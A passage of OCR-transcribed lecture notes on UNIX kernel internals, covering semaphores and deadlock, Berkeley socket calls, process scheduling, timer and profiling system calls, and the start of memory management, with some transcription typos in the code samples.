id = semget(key, count, flag};
```

key, flag and id are similar to messages and shared memory

algorithm **semop** /* semaphore operations */
inputs: (1) semaphore descriptor
(2) array of semaphore operations

```
    (3) number of elements in array
output: start value of last semaphore operated on
{
  check legality of semaphore descriptor;
    start: read array of semaphore operations from user to kernel
  space; check permissions for all semaphore operations;

    for (each semaphore operation in array)
    {
        if (semaphore operation is positive)
        {
            add "operation" to semaphore value;
            if (UNDO flag set on semaphore operation)
                update process undo structure;
            wakeup all processes sleeping (event semaphore value increases);
        }
        else if (semaphore operation is negative)
        {
            if ("operation" + semaphore value >= 0)
            {
                add "operation" to semaphore value;
                if (UNDO flag set)
                    update process undo structure;
                if (semaphore value 0)
                    wakeup all processes sleeping (event semaphore
                                                    value becomes 0);
                continue;
            }
            reverse all semaphore operations already done this system call
                                                    (previous iterations);
            if (flags specify not to sleep)
                return with error;
            sleep(event semaphore value increases};
            goto start;        /* start loop from beginning */
        }
        else
        {       /* semaphore operation is zero */
            if (semaphore value non 0)
            {
                reverse all semaphore operations done this system call;
                if (flags specify not to sleep)
                    return with error;
                sleep(event semaphore value == 0);
                goto start; /* restart loop */
            }
        }
    }

/* semaphore operations all succeeded */
update time stamps, process IDs
return value of last semaphore operated on before call succeeded;
}
```

```
/* Locking and Unlocking Operations */
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>
#define SEMKEY 75
int semid;
unsigned int count;

/* definition of sernbuf in file <sys/sem.h> */
```

```
/* struct sembuf {
unsigned short sem_nurn;
short sem_op;
short sem_flg;};  */

struct sembuf psernbuf, vsernbuf; /* ops for P and V */

main(int argc, char *argv[])
{
   int i, first, second;
   short initarray[2], outarray[2];
   extern cleanup();

   if (argc == 1) {
      for (i=0; i<20; i++)
            signal(i, cleanup);
      semid = semget(SEMKEY, 2, 0777 | IPC_CREAT);
      initarray[0] = initarray[1] = 1;
      semctl(semid, 2, SETALL, initarray);
      semctl(semid, 2, GETALL, outarray);
      printf("sem init vals %d %d\n", outarray[0], outarray[1]);
      pause();    /* sleep until awakened by a signal */
   }
   else
   if (argv[1][0] == 'a') {
            first = 0;
            second = 1;
   }
   else{
            first = 1;
            second = 0;
   }
   semid = semget(SEMKEY, 2, 0777);
   psernbuf.sem_op = -1;
   psernbuf.sem_flg = SEM_UNDO;
   vsernbuf.sem_op = 1;
   vsernbuf.sem_flg = SEM_UNDO;
   for (count=0; ; count++)
   {     psernbuf.sem_nurn = first; semop(semid, &psernbuf, 1);
         psernbuf.sem_nurn = second; semop(semid ,&psernbuf, 1);
         printf ("proc %d count %d\n", getpid(), count);
         vsernbuf.sem_nurn = second; semop(semid, &vsernbuf, 1);
         vsernbuf.sem_nurn = first; semop(semid ,&vsernbuf, 1);
   }
}

cleanup() {semctl(semid, 2, IPC_RMID, 0); exit(0); }
```

Execute program three times in following sequence:

a.out &
a.out a &
a.out b &

Process creates a semaphore set with two elements and initializes their values to 1. Then, it pauses sleeps until awakened by a signal, when it removes the semaphore in cleanup.

When executing with parameter 'a', the process (A) does four separate semaphore operations in the loop:

- decrements the values of semaphores 0 and 1,
- executes the print statement,
- increments the values of semaphores 1 and 0

The semaphores were initialized to 1 and no other processes are using the semaphores, process A will never sleep, and the semaphore values will oscillate between 1 and 0.

When executing with parameter 'b', the process (B) decrements semaphores 0 and 1 in the opposite order from A.


When processes A and B run simultaneously, a situation could arise whereby process A has locked semaphore 0 and wants to lock semaphore 1, but process B has locked semaphore 1 and wants to lock semaphore 0.

Both processes sleep, unable to continue. They are deadlocked and exit only on receipt of a signal.

To avoid deadlock use multiple semaphore operations simultaneously:

```
struct sembuf psernbuf[2];

psernbuf[0].sem_nurn = 0;
psernbuf[l].sem_nurn = 1;
psernbuf[0].sem_op = -1;
psernbuf[0].sem_op = -1;
semop(semid, psernbuf, 2);
```

- Undo Structures for Semaphores



Each undo structure is an array of triples consisting of:
- a semaphore ID,
- a semaphore number in the set identified by ID,
- and an adjustment value.

Sequence of Undo Structures

- After first operation

semaphore_id	semid
semaphore_nurn	0
adjustment	1

- After second operation

seamphore_id	semid	semid
semaphore_nurn	0	1
adjustment	1	1

- After third operation

semaphore_id	semid
semaphore_nurn	0
adjustment	1

- After fourth operation
  empty

BERKELEY Sockets

The Application Program Interface (API) is the interface to a programmer. For UNIX there is Berleley Sockets and System V Transport Layer Interface (TLI).

Network I/O includes File I/O system calls: `open, creat, close, read, write, & lseek`


- Network I/O considerations
  - client or server?
  - connection-oriented or connectionless
  - process names are more important in networking
  - more parameters for a network connection
  - communication protocol record boundaries
  - support multiple communication protocols


- Comparison of Sockets, TLI, and FIFOs

	Sockets	TLI	FIFOs
Server			
allocate space		t_alloc()	
create endpoint	ocket ( )	t_open ( )	mknod ()
			open()
bind address	bind ( )	t_bind ( )	
specify queue	listen()		
wait for connection	accept()	t_listen()	
get new fd	t_open ( )	t_bind ( )	
		t_accept ( )	
Client			
allocate space	t_alloc()		
create endpoint	socket()	t_open()	open()
bind address	bind()	t_bind()	
connect to server	connect()	t_connect()	
transfer data	read()	read()	read ()
write()	write()	write()	write()
	recv()	t_rcv()	
	send()	t_snd()	
datagrams	recvfrom()	t_rcvudata()	
sendto()	t_sndudata()		
terminate	close()	t_close()	close()
	shutdown()	t_sndrel()	
		t_snddis()	

protocol\server	iterative	concurrent
connection-oriented	eg Daytime	typical 1
connectionless	typical	eg TFTP

- Socket system calls connection-oriented protocol





- Socket system calls connectionless protocol

Unix Domain Protocols

Provide a feature that is not currently provided by any other protocol family: the ability to pass access rights from one process to another.

The name space used by unix domain protocols consists of pathnames, for example:


```
{ unixstr, 0 /tmp/log.1528, 0, /dev/logfile }
```

`unixstr`	unix stream connection oriented
`0`	local address
`/tmp/log.1528`	local process
`0`	remote address
`0`	/dev/logfile remote process

Socket Addresses

```
/* defined in <sys/socket.h> */
struct sockaddr {
u_short sa_family;   /* address family: AF_xxx */
char sa_data[14];}   /* protocol specific addr */

/* defined in <netinet/in.h> */
struct in_addr {
u_long s_addr;       /* 32-bit netid/hostid */
};                   /* network byte ordered */

struct sockaddr_in {
short sin_family;          /* AF_INET * /
u_short sin-port;          /* 16-bit port number */
struct in_addr sin_addr;   /* netid/hostid */
char sin_zero[8];          /* unused */
};

/* defined in <sys/un.h> */
struct sockaddr_un {
short sun_family;    /* AF_UNIX */
char sun_path[108];  /* pathname */
};
```

Socket address structures




```
struct sockaddr_in serv_addr;
```

```
…
connect(sockfd,(struct sockaddr*) & serv_addr, sizeof(serv_addr));
```

Socket System Calls

```
#include <sys/types.h>
#include <sys/socket.h>

int socket(int family, int type, int protocol);
```

family `AF_UNIX` unix internal protocols
`AF_INET` internet protocols

type `SOCK_STREAM` stream socket }
`SOCK_DGRAM` datagram socket} VALID
`SOCK_RAW` raw socket }
`SOCK_SEQPACKET` sequenced packet socket
`SOCK_RDM` reliably delivered message

protocol `IPPROTO_UDP` }
`IPPROTO_TCP` } `AF _INET` family
`IPPROTO_ICMP`}
`IPPROTO_RAW` }

For an association (5-tuple):

```
{protocol, local-addr, local-process, remote-addr, remote-process}
```

`socketpair` System Call - only for Unix domain

```
#include <sys/types.h>
#include <sys/socket.h>

int socketpair(int family, int type, int protocol, int sockvec[2]);
```

similar to the "pipe" system call, but bidirectional

```
int rc, sockfd[2];
rc = socketpair(AF_UNIX, SOCK_STREAM, 0, sockfd);
```

`bind` System Call - assigns a name to an unnamed socket

```
#include <sys/types.h>
#include <sys/socket.h>
int bind(int sockfd, struct sockaddr *myaddr, int addrlen);
```

`connect` System Call - establish connection with a server

```
#include <sys/types.h>
#include <sys/socket.h>

int connect(int sockfd, struct sockaddr *servaddr, int addrlen);
```

`listen` System Call - server is willing to receive connections

```
int listen(int sockfd, int backlog);
```

`accept` System Call

```
#include <sys/types.h>
#include <sys/socket.h>

int accept(int sockfd, struct sockaddr *peer, int *addrlen);
```

`accept` takes the first connection request on the queue and creates another socket with the same properties as `sockfd`. If there are no connection requests pending, this call blocks the caller until one arrives.

```
int sockfd, newsocketfd;
```

```
if ((sockfd = socket ( ... )) < 0)
   err_sys("socket error");
if (bind(sockfd, ... ) < 0)
   err_sys ("bind error");
if (listen(sockfd, 5) < 0)
   err_sys("listen error");

for ( ;; ) {   /* concurrent server */
   newsockfd = accept (sockfd, ... ); /* blocks */
   if (newsockfd < 0)
         err_sys ("accept error");
   if (fork () = 0) {
         close(sockfd);    /* child */
   doit(newsockfd);        /* process request */
   exit(0);
   }
   close(newsockfd);       /* parent */
}

OR

for ( ;; ) {         /* iterative server */
   newsockfd = accept(sockfd, ... ); /* blocks */
   if (newsockfd < 0)
      err_sys("accept error");
   doit(newsockfd);  /* process request */
   close(newsockfd); /* parent */
}
```

send, sendto, recv, recvfrom System Calls

```
#include <sys/types.h>
#include <sys/socket.h>

int send(int sockfd, char *buff, int nbytes, int flags);
int sendto (int sockfd, char *buff, int nbytes, int flags,
            struct sockaddr *to, int addrlen);
int recv(int sockfd, char *buff, int nbytes, int flags);
int recvfrom(int sockfd, char *buff, int nbytes, int flags,
            struct sockaddr *from, int *addrlen);
```

flags	MSG_OOB	send or receive out of band data
	MSG_PEEK	peek at incoming message
	MSG_DONROUTE	bypass routing

close System Call

```
int close(int fd);
```

Byte Ordering Routines

```
#include <sys/types.h>
#include <netinet/in.h>
u_long   htonl(u_long hostlong);       /* host to network */
u_short  htons(u_short hostshort);
u_long   ntohl(u_long netlong);        /* network to host */
u_short  ntohs(u_short netshort);
```

Byte Operations

```
bcopy(char *src, char *dest, int nbytes);
bzero(char *dest, int nbytes);         /* write null bytes */
int bcmp(char * ptr1, char *ptr2, int nbytes);
```

System V has functions: memcpy, memset, and memcmp

Address Conversion Routines

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

/* convert character string in dotted decimal notation to/from 32-bit Internet
address */
unsigned long inet_addr(char *ptr);
char *inet_ntoa(struct in_addr inaddr);
```

A Simple Example

1. The client reads a line from its standard input and writes the line to the server.
2. The server reads a line from its network input and echoes the line back to the client.
3. The client reads the echoed line and prints it on its standard output.
4. This is known as an echo server. The example shows a concurrent server using connection-oriented Internet.

Utility Routines

Read or writing n bytes to or from a stream socket.

```
int readn(int sockfd, char *ptr, int nbytes);
int writen(int sockfd, char *ptr, int nbytes);
int readline(int sockfd, char *ptr, int maxlen);
```

Note that readline function issues one read system call for every byte of data.

Would like to buffer the data using a read system call to read as much data as it can, and then examine the buffer one byte at a time.

Read a stream socket one line at a time, and write each line back to the sender.

```
str_echo(int sockfd);
```

Read contents of FILE, write each line to stream socket, then read line back from socket and write to standard out.

```
str_cli(FILE *fd, int sockfd);
```

Stream Pipes

```
int s-pipe(int fd[2]);     /* unnamed stream pipe */
int ns-pipe(int fd[2]);    /* named stream pipe */
```

12. PROCESS SCHEDULING

The Scheduler

The kernel is responsible for sharing CPU time between competing processes.

Multi-Level Priority Queue

- linked list of runnable processes

Processes are allocated CPU time in proportion to their importance. Time is allocated in fixed size units called "time quantums" (~ 1/10 second).

Process Table

Next		PID	PPID	Stat		
MLPQ	--->	.	36	12	R	. ---> Process 34
	|	--		free entry		
0 .--	|	-	18	1	S	
1 .--	|			free entry		
2 -	|	-> -	12	1	R	. ---> Process 12
3 -	|			free entry		
4 -	|	-> -	48	1	S	
	---->	-	1	-	R	. ---> Process 1

Scheduling Rules

- Every second, scheduler recalculates priority of all runnable processes - organizes them into priority queues.
- Every 1/10 sec, the scheduler selects highest priority process in priority queue and allocates it the CPU.
- If process is runnable at end of time quantum, it is placed at end of its priority queue.
- If process sleeps on an event during time quantum, the scheduler selects next runnable process.
- If process returns from system call during time quantum, and higher priority process is ready to run, the lower priority process is preempted.
- Every hardware clock interrupt (1/100 second), the process's clock tick count is incremented, every 4th tick, scheduler recalculates priority.

```
priority = K1 / (recent CPU usage) + K2 / (nice setting)
```

- A process's priority diminishes if it uses a lot of CPU in a window of time.
- An interactive process waits for a user to press a key, it uses no CPU time and thus its priority level rises. Thus interactive processes obtain good response times.

Memory Management


Sharing of RAM between processes (secure, efficient)

• Memory Pages

Allow processes bigger than RAM capacity to execute. RAM (code, data, stack) divided into fixed-size pages, analogous to, disk divided into fixed-size blocks.

The size of memory page is set to size of disk block. Only pages of process, currently accessed or recently accessed are stored in RAM pages, the rest are on disk.

Page Tables and Regions



Process Scheduling

The kernel allocates time slices/quantum, preempts the process & schedules another when time slice expires, then reschedules.

Clock time 50/100 times a second - interrupt

UNIX uses "round robin with multilevel feedback", process through many iteration of feedback loop.

```
algorithm schedule_process
input: none
output: none
{
        while (no process picked to execute)
        {
                for (every process on run queue)
                pick highest priority process that is loaded in memory;
                if (no process eligible to execute)
                        idle the machine;
                        /* interrupt takes machine out of idle state */
        }
        remove chosen process from run queue;
        switch context to that of chosen process, resume its execution;
}
```

Figure 46. Process Scheduling

It makes no sense to select a process if it is not loaded in memory, cannot execute until swapped in.

If several processes tie for highest priority, pick the one that has been "ready to run" the longest.

Each process table entry has a priority field. The priority of a process in user mode is a function of its recent CPU usage (recently used lower priority).

User & Kernel mode priority - The kernel does not change the priority of processes in kernel mode.




Figure 47. Range of Process Priorities

The kernel does not allow processes with user level priority to cross the threshold and attain kernel level priority, unless they make a system call & goto sleep.

- priority dependent on reason for sleeping
- A process sleeping and waiting for completion of disk I/O has a higher priority than a process waiting for a free buffer.
- Process waiting for I/O already has a buffer, when it wakes up it may release the buffer. The more resources free, the better chance processes will not block waiting for resources.
- Fewer context switches, thus process response time and system throughput are better.
- Process waiting for a free buffer may be waiting for buffer held by process waiting on I/O.

The kernel adjusts the priority of a process that returns from kernel mode to user mode. The kernel recomputes the priority of all active processes once a second. At every clock interrupt, the clock handler increments the recent CPU usage.

```
decay (CPU) = CPU_usage /2
priority = decay (CPU) +
   base level priority
```




Figure 48. Process Scheduling Example




Figure 49. Tie breaker rule

```
priority = (CPU_usage / 2) +
60
```

Process B has an initial higher user level priority. Process A runs first "ready to run" for longer time.

Time	Proc A Priority	Proc A CPU	Proc A Group	Proc B Priority	Proc B CPU	Proc B Group	Proc C Priority	Proc C CPU	Proc C Group
0	60	0	0	60	0	0	60	0	0
		1	1						
		2	2						
		⋮	⋮						
		60	60						
1	90	30	30	60	0	0	60	0	0
					1	1			1
					2	2			2
					⋮	⋮			⋮
					60	60			60
2	74	15	15	90	30	30	75	0	30
		16	16						
		17	17						
		⋮	⋮						
		75	75						
3	96	37	37	74	15	15	67	0	15
						16		1	16
						17		2	17
						⋮		⋮	⋮
						75		60	75
4	78	18	18	81	7	37	93	30	37
		19	19						
		20	20						
		⋮	⋮						
		78	78						
5	98	39	39	70	3	18	76	15	18

Figure 50. Fair Share Scheduler

Real Time Processing

- hard-coded into kernel
- not standard UNIX

System Calls for Time

```
#include <sys/types.h>
#include <sys/times.h>
extern long times();
main()
{
      int i;
      /* tms is data structure containing the 4 time elements */
      struct tms pb1, pb2;
      long ptl, pt2;

      ptl = times(&pb1);
      for (i = 0; i < 10; i++)
            if (fork() == 0)
                  child (i);
      for (i = 0; i < 10; i++)
                  wait((int *) 0);
                  pt2 = times(&pb2);
                  printf("parent real %u user %u sys
                                    %u cuser %u csys %u\n",
                        pt2 - ptl, pb2.tms_utime - pb1.tms_utime,
                  pb2.tms_stime - pb1.tms_stime,
                        pb2.tms_cutime - pb1.tms_cutime,
                        pb2.tms_cstime - pb1.tms_cstime);
}
child(n)
            int n;
{
            int i;
            struct tms cb1, cb2;
            long tl, t2;

            tl = times(&cb1);
            for (i = 0; i < 10000; i++)
                        ;
            t2 = times(&cb2);
            printf("child %d: real %u user %u sys %u\n",
                        n, t2 - tl, cb2.tms_utime - cb1.tms_utime,
                  cb2.tms_stime - cb1.tms_stime);
            exit(0);
}
```

Figure 51. Program Using Timer

```
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/signal.h>

main(argc, argv)
            int argc;
            char *argv[ ];
{
      extern unsigned alarm();
      extern wakeup();
      struct stat statbuf;
      time_t axtime;

      if (argc != 2)
      {
                  printf("only 1 arg\n");
                  exit(0);
      }
      axtime = (time_t) 0;
      for (;;)
      {
                  /* find out file access time */
            if (stat (argv[1], &statbuf) == -1)
            {
                  printf("file %s not there\n", argv[1]);
                  exit(0);
            }
            if (axtime != statbuf.st_atime)
             {
                  printf("file %s accessed\n", argv[1]);
                  axtime = statbuf.st_atime;
            }
            signal(SIGALRM, wakeup); /* reset for alarm */
            alarm(60);
            pause();                        /* sleep until signal */
      }
}
wakeup()
{
}
```

Figure 52. Alarm Call

Clock

- restart clock
- invocation of internal kernel functions
- execution profiling
- system & process accounting
- track time
- alarm signals
- wakeup swapper process
- control process scheduling

```
algorithm clock
input: none
output: none
{
        restart clock;      /* so that it will interrupt again */
        if (callout table not empty){
                adjust callout times;
                schedule callout function if time elapsed;
        }
        if (kernel profiling on)
                note program counter at time of interrupt;
        if (user profiling on)
                note program counter at time of interrupt;
        gather system statistics;
        gather statistics per process;
        adjust measure of process CPU utilitization;
        if (1 second or more since last here and interrupt not in critical region of code){
                for (all processes in the system) {
                        adjust alarm time if active;
                        adjust measure of CPU utilization;
                        if (process to execute in user mode)
                                adjust process priority;
                }
                wakeup swapper process is necessary;
        }
}
```

Figure 53. Clock Handler

```
#include <signal.h> #include <stdlib.h> #include <stdio.h>
int buffer[4096];
main(){
      int offset, endof, scale, eff, gee, text;
      extern void theend(), f(), g();
      eextern void signal(SIGINT, theend);
      endof = (int) theend;
      offset = (int) main;
      /* calculates number of words of program text */
      text = (endof - offset + sizeof(int) - 1)/sizeof(int);
      scale = 0xffff;
      printf("offset %d endof %d text %d\n", offset, endof, text);
      eff = (int) f;
      gee = (int) g;
      printf("f %d g %d fdiff %d gdiff %d\n", eff, gee, eff-offset, gee-offset);
      profil (buffer, sizeof(int) *text, offset, scale);
      for (;;){
            f(); g();
            }
}
f(){ }
g(){}
theend()
{
      int i;
      for (i = 0; i < 4096; i++)
            if (buffer[i])
                  printf("buf[%d] = %d\n", i, buffer[i];
      exit(0);
}
```

Figure 54. Invoking Profil system call

Figure 55. Output for Profil Program

```
offset 212 endof 440 text 57
f 416 g 428 fdiff 204 gdiff 216 buf[46] = 50
buf[48] = 8585216
buf[49] = 151
buf[51] = 12189799
buf[53] = 65
buf[54] = 10682455
buf[56] = 67
```

Memory Management Policies

- swapping - transfer entire processes between primary and secondary memory

- demand paging - transfer memory pages
- entire process does not have to reside in main memory
- allows process to be greater than physical memory
- more processes to fit simultaneously in memory

- swapping
- managing space on swap device
- swapping processes out of main memory
- swapping processes into main memory

- Managing Swap Space

